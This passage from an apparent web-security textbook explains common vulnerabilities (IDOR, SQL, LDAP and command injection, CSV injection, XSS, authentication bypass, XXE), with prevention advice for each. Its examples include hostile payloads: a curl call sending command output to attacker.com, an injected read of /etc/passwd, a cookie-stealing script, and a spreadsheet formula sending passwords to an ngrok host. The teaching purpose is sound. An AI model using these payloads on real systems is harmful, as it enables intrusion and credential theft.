Let's say the website `http://site.com` has an Update password page. After login, the user can update his password. Following HTTP Post request is sent to the server, when user clicks on update.

```
POST /app/customer/reset-password HTTP/1.1
Host: site.com

email=rahul@gmail.com&password=myUpdatedSecret
```

Then, an attacker can change email to any user's mail and send a request as,

```
POST /app/customer/reset-password HTTP/1.1
Host: site.com

email=victim@gmail.com&password=accountHacked
```

Thus, IDOR may cause account takeover.

### Impact :

- Account Takeover.
- Access to very sensitive data.
- View / Edit / Delete data from other users.
- User can perform an action which is not for the user.

### Prevention :

- Use indirect reference maps.

- Instead of IDs, use a random alphanumeric string and map it to the actual object.
  - Store this mapping of reference to an object in a secure database at the server.
- Implement Access Control policies.
- Check User's Authentication and Authorization
  - Before serving each request, the Check given user is authenticated or not; if not, redirect to the login page.
  - Check whether the user requesting a particular object is authorized to do so.

### 5.2.2 Username/Email Enumeration (Non-Brute Force)

#### Description :


**Enumeration** is a vulnerability in web applications which allow an attacker to guess and confirm email/username of the registered user. It will increase the attack surface. An attacker can use these usernames/emails further to account for Takeover.

#### Types of Enumeration:

- Brute Force based
  - The attacker has to Brute force on some end-point to check the whether that email/user is existing or not.
  - Attackers use a dictionary of popular usernames and enumerate it.
  - This kind of Enumeration can be blocked by Rate limiting or by enabling Captcha.
- Non-Brute Force based (Dumpable Enumeration)
  - Web-Application may have some end-point that gives a list of all registered users.
  - Advanced Search option sometimes gives all registered usernames.
  - There can be some user-specific files (like profile picture), and Directory of those files has directory listing enabled. Then attacker will easily get all usernames without brute force.

#### Example 1: Enumeration using Forgot password page


Website <http://site.com> has forgotten password page.



The image shows a web form titled "Recover Password". Below the title is a subtitle: "Enter your email below, we will send an email with reset link." There is a text input field labeled "Email Address". At the bottom of the form is a green button with the text "SEND RESET EMAIL".

FIGURE 5.5: Example 1


When user enter random email id and click on `send reset email` it will show error as,



The screenshot shows a web form titled "Recover Password" with a close button (X) in the top right corner. Below the title is the instruction "Enter your email below, we will send an email with reset link." A red error banner displays the message "You haven't registered with this email". Below this, there is an input field labeled "Email Address" containing the text "notregistred@user.com". A green button labeled "SEND RESET EMAIL" is positioned below the input field.

FIGURE 5.6: Example 2

Then, When user enter email id which is registered on `http://site.com` it will show a success message as,



The screenshot shows the same "Recover Password" form. The red error banner is replaced by a green success banner with the message "An email containing reset link has been sent to this email address". The "Email Address" input field now contains "test@gmail.com". The "SEND RESET EMAIL" button remains at the bottom.

FIGURE 5.7: Example 3

Thus, the attacker can enumerate registered email ids by brute force.

Note: This will send password reset mail to the actual user so that user will understand that someone tried to reset the password.

### Example 2: Enumeration using Registration page

When we try to register to an account with email that is already registered, the Web application will show message something like

This email id already Registered.

But when we use a new email id in the same registration form, it will continue the registration process.

Thus, the attacker can enumerate registered email id's by brute force.

*This method will not send any email to existing user which attacker tried to enumerate.*

**Impact :**

Even though this vulnerability has no high impact, It can be used to get a list of user-names/emails, which further can be used to Takeover those accounts.

**Prevention :**

- Only show generic error message on login, register and forgot password pages.
- Enable Rate limiting on these pages.
- Enable Captcha to block automated requests on Login, Register, Forgot password.
- Do not use sequential usernames, like user\_101, user\_102, user\_103,...

## 5.3 Injection

### 5.3.1 SQL Injection (CWE-89)

**Description :**

SQL stands for Structured Query Language, which is used to store data in a structured format like a table with rows and columns. SQL is used by almost all websites to store data.

SQL Injection is the most common vulnerability in which attacker inject SQL code in a web application, which will be executed by the database server. The attacker will inject malfunctioning SQL code to access/modify sensitive data from the database [24]-[25].

**Example :**

Consider a website `www.site.com` which has user login functionality.

When the user fill the form and click on submit button, The following HTTP Request is generated.

```
POST /login.php HTTP/1.1
Host: site.com

username=rahul&password=mySecret
```

At backend, webserver handling this request as,

```
1 uname = request.POST['username']
2 passwd = request.POST['password']
3 sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd
    + "'"
4 database.execute(sql)
```

This code is vulnerable to SQL Injection.

Attacker can use actual username and password as `password' OR 1=1` which will result in, `SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'`

Then the attacker can log in even with the wrong password. Because OR 1=1 is always True, and the newly generated query is checking either password is correct OR 1=1 So, even though password is invalid, attacker will be able to login.

In the given source code, the password is at the end of the SQL query. Otherwise, the attacker has to comment out the remaining part of the query by using SQL Comment or Null character.

**Impact :**

- An attacker can read, modify, add, delete records in the database.
- Can leak sensitive data such as account credentials, personal information of the user, business-critical data, credit card details, etc.
- May lead to RCE (Remote Code Execution).
- It can modify data on the website, which can damage the reputation of the organization.

**Prevention :**

- Use **prepared statement** (Parameterized query) instead of string concatenation in SQL Statement.
  - In this example , we used String concatenation `sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"` Instead , we should use prepared statement as,

```
1 PreparedStatement statement = connection.prepareStatement("SELECT *
2 FROM products WHERE category = ?");
3 statement.setString(1, input);
4 ResultSet resultSet = statement.executeQuery();
```

- Never trust user input.
- Filter user input based on whitelist instead of blacklist.

**Tools :**

- Sqlmap : Automatic SQL injection and database takeover tool. This is an Open-Source tool and available at [\[26\]](#).

### 5.3.2 LDAP Injection (CWE-90)

**Description :**

LDAP (Lightweight Directory Access Protocol) is used to Communicate with Directory Access Services, which runs over TCP/IP. Directory Access Service is Attribute based database, which contains information about systems, applications, users, groups in the organization. It is commonly used in an organization to maintain and securely give access to data. The user submits the LDAP query to get the expected data.

LDAP Injection is very similar to SQL Injection. The attacker injects malicious query into the application, which gives unauthorized access to the attacker.

LDAP Query contains filters, to get the desired information of Directory Service [\[27\]](#),[\[28\]](#).

- Logical Operators : AND , OR , NOT
- Relational Operators : = , >= , <= , =
- Absolute TRUE :(&) (It will match any entry)
- Absolute FLASE :(-) (It will never match any entry)

**Example :**

To authenticate user, LDAP Query will be like,`find("&(cn=" + username +")(userPassword=" + pass +"))")`

This will check, given `username` and `pass` combination is correct or not.

If this username and password are taken from User via web form, then attacker can give username as `*)(cn=*)` (| (cn=\* and any password, then LDAP Query becomes,

`find("&(cn=*)(cn=*)(| (cn=*)(userPassword=" + pass +"))")`

And this will always evaluate to true!

There are many such ways to do LDAP Injection.

**Impact :**

- Can leak Sensitive Data of organization.
- Can leak employee details like Name, Mobile number, address, email address, etc.
- May damage reputation and cause financial loss to organization.

**Prevention :**

- Never trust user input.
- Filter user input based on whitelist instead blacklists, before putting into LDAP Query.
- Only Allow alphanumeric user input from the user, if it contains any symbol or LDAP Keyword, reject that request.
- Give the least privileges to users.

**Tools :**

- JXplorer : An Open Source LDAP Browser available at [29].

**5.3.3 OS Command Injection (CWE-78)****Description :**

OS Command Injection is a vulnerability that allows an attacker to execute OS command on a vulnerable server.

This vulnerability occurs when Web application passes user input directly to the OS Shell. Almost all programming languages like C, Cpp, Java, Python, PHP, Perl allows calling OS Command. Users can execute any command with privileges give to webroot users.

**Blind Command Injection :**

Sometimes, the attacker cannot see the output in the webpage response, but the command is executed. To detect such Blind Command Injection attacker uses various techniques.

- Time Delay



- `ping -c 10 127.0.0.1 &` If this command gets executed, the webpage will load after 10 seconds so that attacker can confirm the command injection.
- Output Redirection
  - An attacker can redirect the output of a command to the text file in the webroot directory. After the execution of the command, an attacker can read output from the website.
  - `cat /etc/passwd > /var/www/default/html/temp.txt`
  - The attacker can read output at, `http://site.com/temp.txt`
- Sending output to Attacker Controlled Server
  - `curl http://attacker.com/?op=$(whoami)`
  - This command will send an HTTP request to `attacker.com` with getting parameter `op=` output of the command.
  - If attackers don't have a website, he can use introspectable tunnels to localhost like ngrok, which will give temporary server `http://something.ngrok.io/` which redirects to localhost.

**Example :**

Let's consider a simple web application that takes domain name as input and display Whois record of it.

```

1 <?php
2 $domain = $_GET['domain'];
3 $output = shell_exec("whois $domain");
4 echo "<pre>$output</pre>";
5 ?>

```

let's give domain as `iitgoa.ac.in`, So at backend server, it will execute command as `whois iitgoa.ac.in` which gives output as,  
`https://site.com/?domain=iitgoa.ac.in`

```

...
Domain Name: iitgoa.ac.in
Registry Domain ID: D414400000001284698-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2017-07-18T11:53:18Z
Creation Date: 2016-07-05T10:51:55Z
Registry Expiry Date: 2026-07-05T10:51:55Z
Registrar: ERNET India
Tech Email: Please contact the Registrar listed above
Name Server: dns1.iitgoa.ac.in
Name Server: dns2.iitgoa.ac.in
...

```

Now attacker can inject another command as,

`https://site.com/?domain=iitgoa.ac.in%26cat /etc/passwd`

In this `%26` is URL encoding of `&`, So at backend server, it will execute the command as `whois iitgoa.ac.in & cat/etc/passwd`

And this will print whois information as well as `passwd` file.

- There are few command separators used to inject commands like `&`, `&&`, `|`, `||`, `;` etc.

- These are OS Specific.
- Generally, these separators are blacklisted, attacker has to bypass filters.

**Impact :**

- The full System will get compromised.
- An attacker can access all the server data, which may contain sensitive data of business and customers.
- An attacker can use the vulnerable server to make DDoS attacks on different servers.
- An attacker can create a backdoor so that he can connect to the server even after this vulnerability is patched.

**Prevention :**

- Never trust user input, Avoid user input supplying to OS Shell.
- Filter user input based on a whitelist.
- Take only alphanumeric user input and Ignore if it contains any symbol or white-space.

**Tools :**

- Commix : Automated All-in-One OS Command Injection and Exploitation Tool. This is an Open-Source tool and available at [\[30\]](#).

### 5.3.4 CSV Injection / Formula Injection

**Description :**

A **comma-separated values (CSV)** file is a plain text file, and data in CSV can be viewed in tabular form. Each row of CSV is one record, and each comma-separated value in the record is a field.

Web applications use CSV more commonly for export/import data. It may contain any text data. E.g., **Google Contact** allows the user to export and import contacts in CSV form.

Many business applications take data in CSV format and export it into the same. Sometimes, to use third-party services requires data in CSV format, as it is a common file type.

- If we open CSV in notepad or any plain text editor, data will be displayed in **comma separated form**.
- If we open CSV in Microsoft Office Excel, Open Office, Libre Office Calc or any other spreadsheet program, data will be displayed in **tabular form**. That data can be further used for Data Analysis, Calculations, Visualizations.


Any field starting with = will be considered as formula by spreadsheet programs.

**Example :**

Consider, simple CSV file

```
Name, Username, Password
Rahul, 1913104, Rahul@234
Varun, 1913108, Varun$456
=HYPERLINK(JOIN("_", "http://b975195b.ngrok.io/?data=", B2, C2, B3, C3), "Click for
details"), hacker, hacker
```

In the google spreadsheet, It will look like this.



	A	B	C
1	Name	Username	Password
2	Rahul	1913104	Rahul@234
3	Varun	1913108	Varun\$456
4	<a href="#">Click for details</a>	hacker	hacker
5			
6			

FIGURE 5.8: CSV Injection Demo

When the authorized person clicks on that malicious cell, it will send username passwords to the attacker.

less than 10 seconds ago    Duration 3.36ms    IP 61.2.177.173

---

**GET /**

Summary    Headers    Raw    Binary    Replay ▾

---

**Query Params**

<b>data</b>	_1913104_Rahul@234_1913108_Varun\$456
-------------	---------------------------------------

FIGURE 5.9: Malicious Cell example

### Impact :

- May allows remote attackers to execute arbitrary commands.

- The attack can read the content of the same spreadsheet or another open spreadsheet.

**Prevention :**

- Before processing CSV, ensure that no cell in CSV is starting with,
  - Equals (=)
  - Plus (+)
  - Minus (-)
  - At (@)
- Never ignore security warnings given by spreadsheet programs.
- Update the spreadsheet program whenever available.

## 5.4 Cross-Site Scripting (XSS)

**Description :**

Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to execute client-side code (Javascript) in the victim's browser, which takes control of the user's action on the vulnerable website. So, if the victim is a prefilled user, then it might compromise the website. XSS can steal the user's cookie to access the same session.

In XSS Attack, Attacker tries to inject malicious javascript into the user's browser. Depending on How the attacker injects malicious script into the user's browser, XSS is classified into three categories. This attack type is discussed in [31] and [32].

**Types of XSS:**

- Reflected XSS (non-persistent)
- Stored XSS(persistent)
- DOM Based XSS

### 5.4.1 Cross-site Scripting (XSS)-DOM (CWE-79)

**Description :**

DOM (Document Object Model) is model which treats HTML and XML document as Tree structure.




FIGURE 5.10: Document Object Model Tree

DOM Based XSS is different from Stored and reflected XSS. In both stored and reflected XSS, Malicious javascript is going in the request, and reflecting from the server and web application is Dynamic. But in DOM-based XSS, It is not the case. DOM Based XSS occurs when the Application takes user-input and uses the same to modify DOM.

### Example 1

Let's say; Website has a welcome page, which has URL as below,  
`https://www.site.com/welcome.html?user=Rahul`

This is a static webpage, which rendered as,

Welcome Rahul

So, if URL is changed to

`https://www.site.com/welcome.html?user=Anything`

the webpage will be changed to

Welcome Anything

And this is done using, javascript `innerHTML` function.

So, Attacker can add malicious script into URL, as

`https://www.site.com/welcome.html?user=Rahul<script>alert('DOM XSS')</script>`

**Example 2**

Consider a simple webpage, which can do basic mathematic operations like addition, subtraction, multiplication.

```
1 <!DOCTYPE html>
2 <html>
3 <head><title>DOM XSS : Simple Math Calculator</title></head>
4 <body>
5 <p id="result"></p>
6 <script>
7     var solve = document.URL.split("solve=")[1];
8     document.getElementById('result').innerHTML = eval(solve);
9 </script>
10 </body>
11 </html>
```

When, user visit,

<https://www.site.com/math.html?solve=1+4> Webpage will display result, as 5

So, if URL is changed to

[https://www.site.com/math.html?solve=8\\*7](https://www.site.com/math.html?solve=8*7) it will give, 56

So, Attacker can add a malicious script into URL, as

<https://www.site.com/math.html?solve=AnyMaliciousJavaScriptHere>

Whatever user gives to `solve=` as a GET parameter is the same as given to Javascript `eval()` function, which is dangerous here.

**Impact :**

Impact of DOM-based XSS will be same as Reflected XSS.

**Prevention :**

- Avoid user given data for DOM Modification or redirection.
- Strict Filters should be applied to user input based on expected input.
- Prevention methods of Stored/reflected XSS should be considered for preventing DOM-based XSS also, but in client-side code.

### 5.4.2 Cross-site Scripting (XSS) - Reflected (CWE-79)

**Description :**

Reflected XSS is a pure form of XSS where the malicious Script is injected through request, reflect via response, and then executed in the browser.

An attacker may craft such malicious requests and send it to the victim as a link or maybe in different formats to attract the user.

Reflected XSS is valid only for that request, or that session.

**Example :**

Consider a simple site, which displays some message, which is passed as getting parameter.

<https://www.site.com/msg=Welcome>

This will display Welcome on a webpage.

but what is attacker change URL as,

`https://www.site.com/msg=<script>alert(1)</script>` If there is no input sanitization for parameter `msg` then, It will be rendered as Script and will execute.

If the victim clicks on such a link, the attacker can do anything which a victim can do on the same site.

**Impact :**

- Malicious javascript can be executed in victim's browser, which can read anything on that page and modify that webpage (client-side).
- JavaScript can be used to send XHR (XMLHttpRequest) with any content to any server.
- An attacker might send cookies to the attacker's server and hijack the session.
- XSS can be used to bypass CSRT-Token.

**Prevention :**

- Never Trust user, Validate user input strictly as per expected input.
- Use HTML Entity Encoding
  - Output generated based on user input should be encoded before putting into html webpage, so that it will not considered as active content by web browser.
  - HTML encoding will convert `&`, `<`, `>`, `"`, `'`, into `&amp;`, `&lt;`, `&gt;`, `&quot;`, `&#x27;`
- Use HTTP response header `Content-Type` and `X-Content-Type-Options`

**Tools :**

- XSSStrike : Most advanced XSS scanner. This is an Open-Source tool and available at [33].

### 5.4.3 Cross-site Scripting (XSS) - Stored (CWE-79)

**Description :**

Stored XSS is very similar to Reflected XSS. The only difference is in Stored XSS; malicious javascript will be stored in the database, and whenever users access that webpage, malicious javascript will be get executed.

Once, Malicious code is injected, even if victim access that website from different devices, at different time, Still, Server will again send Malicious Code, as it is stored in Database.

**Example :**

Let's see the example.

website `site.com` has registration form, which takes `Name`, `email`, `password` as input. On `submit` button click, the browser will send a request, as shown below.

```
POST /register.php HTTP/1.1
Host: site.com

name=rahul&uemail=rahul@gmail.com&password=mySecret
```

And after successful registration, the website is showing, welcome msg as, **Welcome, Rahul!** Som here, all details name, email, password are stored in Database, and the website is fetched those details and shows on a webpage.

Now, an attacker can send malicious javascript into the registration form, which will also get stored into the Database and get reflected onto the webpage.

e.g., Attacker may enter name as **rahul<script>alert('This is Stoted XSS')</script>**

So, whenever user login, Server will fetch name from Database, which contains malicious javascript. That javascript will be sent to the user and executed in the user's browser.

Javascript given in the above example is not malicious but, an attacker can execute malicious code, like

```
1 <script type="text/javascript">
2 document.location='http://attacker.com/cookiestealer.php?c='+document.cookie;
3 </script>
```

This malicious code will steal cookies from victim.

This is a simple example of Stored XSS. Generally, websites will have XSS Protections, and the attacker has to bypass those restrictions. WAF(Web Application Firewall) provides XSS Protection, but the attacker can bypass WAF by analyzing the working of the application and constructing complicated payload.

#### **Impact :**

- As malicious code is stored, It has more impact than Reflected XSS.
- Single XSS Attack can affect the number of users(which is generally not possible with reflected XSS)
- Malicious javascript can be executed in a victim's browser, which can read anything on that page, can modify that webpage (client-side).
- If the victim is a highly privileged user (Like admin), it may cause full website compromise.
- JavaScript can be used to send XHR (XMLHttpRequest) with any content to any server.
- An attacker might send cookies to the attacker's Server and hijack the session.
- XSS can be used to bypass CSRT-Token.

#### **Prevention :**

- Never Trust user, Validate user input strictly as per expected input.
- Use HTML Entity Encoding
  - Output generated based on user input should be encoded before putting into html webpage, so that it will not considered as active content by web browser.
  - HTML encoding will convert `&`, `<`, `>`, `"`, `'`, into `&amp;`, `&lt;`, `&gt;`, `&quot;`, `&#x27;`
- Use HTTP response header Content-Type and X-Content-Type-Options

#### **Tools :**



- XSSStrike : Most advanced XSS scanner. This is an Open-Source tool and available at [33].

## 5.5 Broken Authentication and session management

### 5.5.1 Authentication Bypass

#### **Description :**

Authentication Bypass is a type of vulnerability that allows the attacker to bypass the authentication process somehow. It is a more logical bug, and there is no fixed methodology to bypass authentication. The attacker has to understand how authentication is implemented in web applications.

#### **Example :**

There are some common implementational mistakes in authentication, which can lead to Authentication Bypass.

- Client-Side Authentication
  - Some web applications provide credentials in javascript and validate them at the client-side.
  - An attacker can debug javascript and get a password.
  - This is a rare case but still exists.
- Session ID in URL
  - Java Servlet supports URL rewriting, in which session id is appended to URL like,  
`http://site.com/profile;jsessionid=39BFAF1BA1JEF34D69AF2B0216C13BAF?dest=edit`
  - If a user shares some URL, his session will also be shared with it, and anyone can access it.
  - servers logs refer field of an HTTP request, which will expose sessions of users.
- Parameter modification
  - Some vulnerable applications verify session based on fixed HTTP parameter. E.g.,  
`http://site.com/admin/` will redirect to `http://site.com/admin/loggedIn=true` after successful login.
  - An attacker can hit URL `http://site.com/admin/loggedIn=true` and directly get access to the admin panel without authentication.
- Direct page request (forced browsing)
  - If the web application is enforcing authentication only on the homepage and not on internal pages, then once can access internal pages without authentication.
  - for, e.g., `HTTP://site.com/admin/need authentication`. But, `http://site.com/admin/view.u` can accessible without authentication.
- Session ID prediction
  - After successful authentication, Web Applications provide session ID, which is stored inside cookies.

- Session ID should be random and not predictable.
- Few web applications provide sessions based on time, which is sequential and predictable.

**Impact :**

- Unauthenticated users will be able to access restricted resources like user dashboards, admin panels.

**Prevention :**

- Never use client-side authentication.
- Store Session ID in cookies and not send in URL.
- Validate authentication on each request.

### 5.5.2 Second Factor Authentication (2FA) Bypass

**Description :**

2-Factor Authentication (2FA) is an extra layer of security. After authentication with Username password, Second Factor Authentication is done.

2FA can be of various forms,

- OTP sent on mobile/email.
- Time-based One-Time Password algorithm (TOTP) using any Authenticator App.
- Biometric Authentication.

2FA is added so that even if the actual username password gets compromised attacker should not allow to login.

If 2FA implementation is not proper, the attacker can bypass 2FA. **Example :**

There are multiple ways to bypass 2FA, and it mainly depends on Implementation. Some common ways are as follows:

- Client-Side generated 2FA code.
  - Some web applications generated 2FA code in the user's browser and send it to the user over SMS or mail.
  - An attacker can intercept the request and see the 2FA code.
- No Rate limit on 2FA code validation
  - If there is no limit on the Validation request, attacker can easily brute-force 2FA code.
- 2FA Backup codes not generated / stored securely
  - 2FA generally has one backup option like backup codes, in case the mobile is stolen.
  - These backup codes need to be generated in an insecure manner.
  - IDOR in backup code generation endpoint will leak. backup codes to attacker, bypassing 2FA using it.
- No 2FA on Password Reset

- Generally, After the password reset, the user gets logged indirectly.
- Sometimes, Developers forgot to implement 2FA on forgot password page.
- So, an attacker can reset the password and directly gets logged in bypassing 2FA.

**Impact :**

- If attacker has Username and password, an attacker can account by bypassing 2FA.

**Prevention :**

- Never generate a 2FA code on the client-side.
- Implement Rate Limiting on 2FA Code Validation.
- Generated 2FA backup codes securely.
- Implement 2FA on the password reset page.

### 5.5.3 Privilege Escalation

**Description :**

Privilege Escalation means getting privileges to access something that should not be accessible. This is the most common vulnerability found in web applications.

**Types of Privilege Escalation:**

- Horizontal Privilege Escalation
  - In access control hierarchy, if user is escalating the same level privileges, then it is called as Horizontal Privilege Escalation.
  - For example, one user can access the secret data of another user.
  - CSRF is an example of Horizontal Privilege Escalation.
- Vertical Privilege Escalation
  - In access control hierarchy, if user is escalating higher-level privileges, then it is called as Vertical Privilege Escalation.
  - For example, one user can use administrative data.
  - It has a comparatively higher impact than Horizontal Privilege Escalation.

**Example :**

Consider a scenario. website `https://site.com` has User Dashboard and Admin Dashboard

Based on the role(user or admin), there are different functionalities provided.

Actions, a user can perform are listed on User Dashboard, (`https://site.com/dashboard`) are as below,

```
https://site.com/view_profile
https://site.com/edit_profile
https://site.com/change_password
```

Actions, an admin can perform are listed on Admin Dashboard, (<https://site.com/admin/dashboard>) are as below,

```
https://site.com/admin/view_profile?id=<USER_ID>  
https://site.com/admin/edit_profile?id=<USER_ID>  
https://site.com/admin/change_password?id=<USER_ID>
```

A normal user will not know the end-points in the admin dashboard.

If this website has not implemented access control appropriately, it is vulnerable to Privilege Escalation, and if some normal user gets those end-point details, he can send a request as, [https://site.com/admin/view\\_profile?id=<USER\\_ID>](https://site.com/admin/view_profile?id=<USER_ID>) and he will be able to view a profile, edit profile, change the password of any other user.

This is an example of Vertical Privilege Escalation.

#### **Impact :**

- The impact of this vulnerability depends on what actions the attacker can perform by escalating privileges. In general, it has a high impact.
- It can leak sensitive data of users, customers.
- It may lead to account takeover.
- If It is Vertical Privilege Escalation then will be very high impact as a user can perform administrative action like delete all users, access all database, etc.

#### **Prevention :**

- Follow the principle of least privileges.
- If the resource is only for internal use, deny public access to it.
- Deny access by default to all resource, only give intended access to each resource.
- Keep the system updated.
- Close unnecessary open ports. Stop unused services.

### **5.5.4 Failure to Invalidate Session**

#### **Description :**

HTTP is a stateless protocol, and it will not save any state of the user. Each HTTP request should contain the state of the user. **\*\* Session\*\*** is a data structure used to store the state of each user, and it is stored on the server as well as in the cookies of a web browser. Whenever user hits any URL, the browser will send session cookies associated with that website along with the same request.

This **session token** must be unique for each user and should expire on logout or after a specific period.

Sometimes, Due to improper session management, the server fails to Invalidate session, Which can be further used by attackers.

#### **Scenarios of Failure to Invalidate Session**

- On Logout (Client and Server-Side)
  - Websites may fail to Invalidate session even when users click on the Logout button.
  - The website will only redirect the user to the login page, but the session cookies will be there.
  - If, after logout, user press Back Button, or enter URL of the Dashboard page, He will be treated as an authenticated user.
- On Logout (Server-Side Only)
  - On click of the Logout button, Websites may Invalidate session on the client-side (in browser) but fail to Invalidate session at the server.
  - This will remove cookies from the browser, but if that session token is somehow leaked previously, an attacker can still use the same session token and access the victim's account.
- On Password Reset and Change Concurrent Sessions On Logout
  - On password change, the website should invalidate all active sessions.
  - At least, the website should show a list of active sessions and ask the user whether to invalidate them.
- On Email Change
  - If the email account of the user gets compromised, the attacker can access any account associated with that email.
  - The victim can change email to protect the account from the hacker.
  - On the Email Change website should invalidate all other session, so that the hacker will not be able to access the account.
- Long Timeout
  - After a specific period, the session should expire and ask the user to re-login.
  - This will add extra security to the user's account.
  - How much time limit should be given to session is purely depends on the application.
  - Critical Applications like online banking portals should invalidate session after a few minutes only.

**Impact :**

- This has no high impact, But it is good practice to invalidate sessions on actions like password change, logout, 2FA activation, etc.
- Leaked session tokens can be used by an attacker to access unauthorized accounts.

**Prevention :**

- Invalidate sessions on actions like password change, logout, 2FA activation, etc.

## 5.6 XML External Entities (XXE) (CWE-611)

### Description :

XML (Extensible Markup Language) is a markup language that encodes data in a machine-readable and human-readable format.

XML 1.0 Standard defines structure as below,

```
<?xml version="1.0"?>
<!DOCTYPE greeting SYSTEM "hello.dtd">
<greeting>Hello, world!</greeting>
```

XML is commonly used for communication between client and server. XML is also used for sharing resources between two different web applications.

e.g., If we send this XML in the request body

```
<?xml version="1.0"?>
<getPrice>
  <productId>2</productId>
</getPrice>
```

Web application is giving, Price of product having ID=2 as 1999

Then attacker can edit request as,

```
<?xml version="1.0"?>
